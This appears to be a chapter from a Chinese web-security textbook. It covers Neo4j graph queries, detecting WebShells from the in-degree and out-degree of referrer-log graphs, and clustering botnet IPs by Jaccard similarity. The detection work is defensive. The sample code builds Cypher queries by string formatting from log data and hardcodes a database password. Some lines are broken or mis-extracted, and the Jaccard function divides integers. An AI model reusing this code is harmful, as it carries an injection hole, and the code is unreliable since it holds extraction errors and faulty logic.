



图13-2 图的连通分支原理图

13.2 示例：hello world！有向图

Neo4j是一个高性能的图形数据库，它将结构化数据存储在网络上而不是表中，因其具有嵌入式、高性能、轻量级等优势，越来越受到人们关注。我们以Neo4j为例进行讲解。编写我们的第一个有向图程序，完整演示代码请见本书GitHub上的13-1.py。

1.neo4j安装

在<https://neo4j.com/>上下载安装包进行安装，默认配置即可。

2.neo4j启动

以我的mac为例子，通过gui启动，启动界面如图13-3所示，默认密码为ne04j/ne04j，第一次登录会要求更改密码。




图13-3 neo4j启动界面

启动管理界面见图13-4。




图13-4 neo4j管理界面

3.SDK安装

Python API库安装：

```
sudo pip install neo4j-driver
```

下载JPyte:

```
https://pypi.python.org/pypi/JPyte1
```

安装JPyte:

```
tar -zxvf JPyte1-0.6.2.tar.gz  
cd JPyte1-0.6.2  
sudo python setup.py install
```

4. 导入数据

微博关注关系如图13-5所示。




图13-5 微博关注关系图

假设要将上面的微博好友关系导入数据库。

导入库并连接数据库：

```
from neo4j.v1 import GraphDatabase, basic_auth
driver = GraphDatabase.driver("bolt://localhost", auth=basic_auth("neo4j", "maidou"))
session = driver.session()
```

插入人物节点以及关注关系数据：

```
insert_query = '''
UNWIND {pairs} as pair
MERGE (p1:Person {name:pair[0]})
MERGE (p2:Person {name:pair[1]})
MERGE (p1)-[:KNOWS]-(p2);
'''

data = [["Jim", "Mike"], ["Jim", "Billy"], ["Anna", "Jim"],
        ["Anna", "Mike"], ["Sally", "Anna"], ["Joe", "Sally"],
```

```
["Joe", "Bob"], ["Bob", "Sally"]]
session.run(insert_query, parameters={"pairs": data})
```

5.查询数据

查询1:

```
foaf_query = """
MATCH (person:Person)-[:KNOWS]-(friend)-[:KNOWS]-(foaf)
WHERE person.name = {name}
    AND NOT (person)-[:KNOWS]-(foaf)
RETURN foaf.name AS name
"""
results = session.run(foaf_query, parameters={"name": "Joe"})
for record in results:
    print(record["name"])
```

运行结果为:

```
B0000000B60544:code liu.yan$ python 13-1.py
Anna
```

查询2:

```
common_friends_query = """
MATCH (user:Person)-[:KNOWS]-(friend)-[:KNOWS]-(foaf:Person)
WHERE user.name = {user} AND foaf.name = {foaf}
RETURN friend.name AS friend
"""
results = session.run(common_friends_query, parameters={"user": "Joe", "foaf": "Sally"})
for record in results:
    print(record["friend"])
```

查询结果为:

```
B0000000B60544:code liu.yan$ python 13-1.py
Bob
```

查询3:

```
connecting_paths_query = """
MATCH path = shortestPath((p1:Person)-[:KNOWS*..6]-(p2:Person))
WHERE p1.name = {name1} AND p2.name = {name2}
```

```
RETURN path
"""
results = session.run(connecting_paths_query, parameters={"name1": "Joe", "name2": ' '
for record in results:
    print (record["path"])
```

结果为：

```
B0000000B60544:code liu.yan$ python 13-1.py
<Path start=7 end=16 size=4>
```

6. 可视化展现

可视化可以分两点：1) 展示原始数据，2) 展示关联关系。

Neo4j原始数据如图13-6所示。

```
$ MATCH p=()-[r:KNOWS]->() RETURN p LIMIT 25
```

The screenshot shows the Neo4j browser interface with the following details:

- Left Sidebar:** Contains four tabs: "Graph", "Rows", "Text", and "</> Code". The "Text" tab is currently selected.
- Query Result Area:** Displays the output of the Cypher query: \$ MATCH p=()-[r:KNOWS]->() RETURN p LIMIT 25. The results are presented as a vertical stack of JSON arrays, each representing a path (node, relationship, node) from the graph.
- Output Message:** At the bottom of the result area, it says "Started streaming 8 records after 39 ms and completed after 62 ms."

The JSON data extracted from the screenshot is as follows:

```
[{"p": [{"name": "Anna", "r": {}, "name2": "Jim"}, {"name": "Sally", "r": {}, "name2": "Anna"}, {"name": "Bob", "r": {}, "name2": "Sally"}, {"name": "Joe", "r": {}, "name2": "Sally"}, {"name": "Joe", "r": {}, "name2": "Bob"}, {"name": "Anna", "r": {}, "name2": "Mike"}, {"name": "Jim", "r": {}, "name2": "Mike"}]}
```

图13-6 neo4j原始数据图

Neo4j关联关系如图13-7所示。




图13-7 Neo4j关联关系可视化图

13.3 示例：使用有向图识别WebShell

完整演示代码请见本书GitHub上的13-2.py以及13-3.py。

WebShell具有很多访问特征，其中和有向图相关的为：

- 入度出度均为0；
- 入度出度均为1且自己指向自己。

完整处理流程如图13-8所示。




图13-8 HTTP日志数据处理流程

1. 数据整理

我们在新安装的WordPress网站下面安装一个简单的后门1.php，如图13-9所示，内容为phpinfo。

System	Linux instance-8lp4smgv 2.6.32-431.el6.x86_64 #19 SMP
Build Date	Jan 20 2017 16:02:46
Configure Command	'/configure' '--prefix=/bitnami/lampstack-linux-x64/output/php' '--group=daemon' '--with-apxs2=/bitnami/lampstack-linux-x64/linux-x64/output/common' '--with-zlib-dir=/bitnami/lampstack-linux-x64/zlib' '--enable-bcmath' '--enable-ftp' '--with-xmlrpc' '--enable-imap=/bitnami/lampstack-linux-x64/src/imap-2007f' '--with-png-dir=/bitnami/lampstack-linux-x64/output/common' '--with-jpeg-dir=/bitnami/lampstack-linux-x64/jpeg' '--with-openssl=/bitnami/lampstack-linux-x64/output/common' '--with-calendar' '--enable-ctype' '--enable-pcntl' '--enable-session' '--enable-bz2=/bitnami/lampstack-linux-x64/output/common' '--enable-x64/output/common' '--with-icu-dir=/bitnami/lampstack-linux-x64/icu' '--with-freetype-dir=/bitnami/lampstack-linux-x64/freetype' '--with-gettext' '--enable-intl' '--with-readline=/bitnami/lampstack-linux-x64/common/lib' 'CFLAGS=-O2 -I/bitnami/lampstack-linux-x64/include' 'LDFLAGS=-L/bitnami/lampstack-linux-x64/output/common/lib'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

图13-9 测试环境中放置的后门文件

Apache默认不记录refer字段，需要修改默认配置，开启HTTPD自定义日志格式，记录User-Agent以及Referer：

```
<IfModule logio_module>
# You need to enable mod_logio.c to use %I and %O
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %I %O" combined
</IfModule>
CustomLog "logs/access_log" combined
```

针对1.php的访问日志为：

```
[root@instance-8lp4smgv logs]# cat access_log | grep 'wp-admin/1.php'
125.33.206.140 - - [26/Feb/2017:13:09:47 +0800] "GET /wordpress/wp-admin/1.php HTTP/1.1"
125.33.206.140 - - [26/Feb/2017:13:11:19 +0800] "GET /wordpress/wp-admin/1.php HTTP/1.1"
```

逐行处理日志，生成原始页面请求的URL和该页面refer指向URL的对应关系，聚合结果举例为：

```
- -> http://180.76.190.79/wordpress/wp-admin/1.php
- -> http://180.76.190.79/wordpress/wp-admin/admin-ajax.php
- -> http://180.76.190.79/wordpress/wp-admin/customize.php
- -> http://180.76.190.79/wordpress/wp-admin/load-styles.php
- -> http://180.76.190.79/wordpress/wp-admin/post-new.php
- -> http://180.76.190.79/wordpress/wp-login.php
http://180.76.190.79/wordpress/ -> http://180.76.190.79/wordpress/wp-admin/edit-comm
http://180.76.190.79/wordpress/ -> http://180.76.190.79/wordpress/wp-admin/profile.p
http://180.76.190.79/wordpress/ -> http://180.76.190.79/wordpress/wp-login.php
http://180.76.190.79/wordpress/ -> http://180.76.190.79/wordpress/xmlrpc.php
http://180.76.190.79/wordpress/wp-admin/ -> http://180.76.190.79/wordpress/wp
```

2.数据导入

连接数据库：

```
driver = GraphDatabase.driver("bolt://localhost:7687", auth=basic_auth("neo4j", "maidc"))
session = driver.session()
```

逐行读取，生成节点以及关联关系：

```
for line in file_object:
    matchObj = re.match( r'(\S+) -> (\S+)', line, re.M|re.I)
    if matchObj:
        path = matchObj.group(1);
        ref = matchObj.group(2);
    if path in nodes.keys():
        path_node = nodes[path]
    else:
        path_node = "Page%d" % index
        nodes[path]=path_node
    sql = "create (%s:Page {url:\"%s\", id:\"%d\",in:0,out:0})" %(path_node,path,index)
    index=index+1
    session.run(sql)
```

把入度出度作为节点的属性，更新节点的出度入度属性：

```
if ref in nodes.keys():
    ref_node = nodes[ref]
else:
    ref_node = "Page%d" % index
    nodes[ref]=ref_node
sql = "create (%s:Page {url:\"%s\",id:\"%d\",in:0,out:0})" %(ref_node,ref,index)
index=index+1
session.run(sql)
```

```
sql = "create (%s)-[:IN]->(%s)" %(path_node, ref_node)
session.run(sql)
sql = "match (n:Page {url:'%s'}) SET n.out=n.out+1" % path
session.run(sql)
sql = "match (n:Page {url:'%s'}) SET n.in=n.in+1" % ref
session.run(sql)
```

3.查询结果

网页关联关系原始数据如图13-10所示。

The screenshot shows the Neo4j browser interface at `localhost:7474/browser/`. On the left, the sidebar contains icons for Home, Database Information, Graph, Rows, Text, and Code. The main area is titled "Database Information". It displays the following details:

- Node labels (1):** Page
- Relationship types (1):** POINT
- Property keys (13):** from, hobby, id, in, learn, name, out, pet, rating, since, title, uri, url
- Connected as:** Username: neo4j, Admin: server user list
- Database:** Version: 3.1.1, Name: default.graphdb, Size: 674.09 KiB, Information: svsinfo

On the right, there is a panel titled "\$" showing the results of a Cypher query:

```
$ MATCH (n:Page) RETURN n LIMIT 25
```

The results are displayed in a table with columns "Graph", "Rows", and "Text". The "Text" column shows the following JSON-like data:

- "n"
- {"in": "0", "id": "1", "url": "-", "out": "0"}
- {"in": "0", "id": "2", "url": "http://180.76.190.79/wordpress/wp-admin/1.php", "out": "0"}
- {"in": "0", "id": "3", "url": "http://180.76.190.79/wordpress/wp-admin/admin-ajax.php", "out": "0"}
- {"in": "0", "id": "4", "url": "http://180.76.190.79/wordpress/wp-admin/customize.php", "out": "0"}
- {"in": "0", "id": "5", "url": "http://180.76.190.79/wordpress/wp-admin/load-styles.php", "out": "0"}
- {"in": "0", "id": "6", "url": "http://180.76.190.79/wordpress/wp-

图13-10 网页关联关系原始数据

网页关联关系可视化结果如图13-11所示。

```
$ MATCH (n:Page) RETURN n LIMIT 25
```

*(17) Page(17)

*(31) POINT(31)




图13-11 网页关联关系可视化图

查询入度为1出度均为0的节点或者查询入度出度均为1且指向自己的节点，由于把ref为空的情况也识别为“-”节点，所以入度为1出度均为0。查询满足条件的疑似WebShell链接，如图13-12所示。

```
$ match (n:Page) where ( n.in=1 and n.out=0 ) or ( n.in=1 and n.out=1 ) return n.url
```

	\$ match (n:Page) where (n.in=1 and n.out=0) or (n.in=1 and n.out=1) return n.url	↓
Rows	n.url	
Text	http://180.76.190.79/wordpress/wp-admin/1.php http://180.76.190.79/wordpress/wp-admin/profile.php http://180.76.190.79/wordpress/wp-admin/index.php	
Code	</>	

图13-12 查询疑似WebShell的链接

在生产环境实际使用中，我们遇到的误报分为以下几种：

- 主页，各种index页面；
- Phpmyadmin、Zabbix等运维管理后台；
- Hadoop、ELK等开源软件的控制台；
- API接口。

这些通过短期加白可以有效解决，比较麻烦的是扫描器对结果的影响，这部分需要通过扫描器指纹或者使用高大上的人机算法来去掉干扰。

13.4 示例：使用有向图识别僵尸网络

黑产团伙通过控制僵尸网络，如图13-13所示，主要达到以下几个目的：

- 发送广告邮件；
- 发起DDoS攻击；
- 发起恶意广告点击展现请求；
- 全网扫描漏洞并自动化渗透具有漏洞的主机，不断扩充肉鸡的规模。

黑产通常会对整个僵尸网络发布相同的控制指令，所以通过统计一段时间内攻击源IP和被攻击者域名之间的关联关系，可以初步确定哪些IP可能是被同一个黑产团体控制，如图13-14所示。




图13-13 黑产控制僵尸网络发起攻击示意图




图13-14 IP与被攻击域名处理流程图

完整演示代码请见本书GitHub上的13-4.py。

1.数据整理

获取开源攻击数据网站<http://www.secrepo.com/>上的数据并整理成训练集合，格式如下：

```

97.74.144.16* *nggui.cn
97.74.144.16* *lfinancetips.*
97.74.144.16* *zc.*
97.74.237.19* *0000.*
98.150.210.24* *qi-steel-shot.*
98.21.4.24* *dapower.*

```

其中IP地址和域名做了脱敏处理。

脱敏函数实现为：

```

with open(filename) as f:
    for line in f:
        line=line.strip('\n')
        ip, domain=line.split()
        ip=re.sub(r'\d$', '*', ip)
        domain= re.sub(r'\w{3}$', '*', domain)
        domain = re.sub(r'^\w{3}', '*', domain)
        print "%s %s" % (ip, domain)

```

2.数据导入

逐行读取攻击数据，按照攻击源IP建立hash表，hash表的键值为被攻击的域名：

```

with open(filename) as f:
    for line in f:

```

```
(ip, domain)=line.split(" ")
if not ip=="0.0.0.0":
    if not iplist.has_key(ip):
        iplist[ip]={}
        iplist[ip][domain]=1
```

定义阈值R， 攻击的域名超过R的IP才列入统计范围：

```
for ip in iplist.keys():
    if len(iplist[ip]) >= R:
        goodiplist[ip]=1
```

定义计算jarccard系数的函数，作为衡量两个IP攻击集合相似度的方式。所谓jarccard系数，指的是两个集合交集除以并集的比值。定义阈值N，当两个IP攻击的域名jarccard大于等于N时才列入统计范围：

```
#jarccard系数
def get_len(d1, d2):
    ds1=set()
    for d in d1.keys():
        ds1.add(d)
    ds2=set()
    for d in d2.keys():
        ds2.add(d)
    return len(ds1&ds2)/len(ds1|ds2)
```

满足阈值的IP导入图数据库：

```
for ip1 in iplist.keys():
    for ip2 in iplist.keys():
        if not ip1 == ip2 :
            weight=get_len(iplist[ip1],iplist[ip2])
            if (weight >= N) and (ip1 in goodiplist.keys()) and (ip2 in goodiplist.keys()):
                #点不存在会自动添加
                G.add_edge(ip1,ip2,weight=weight)
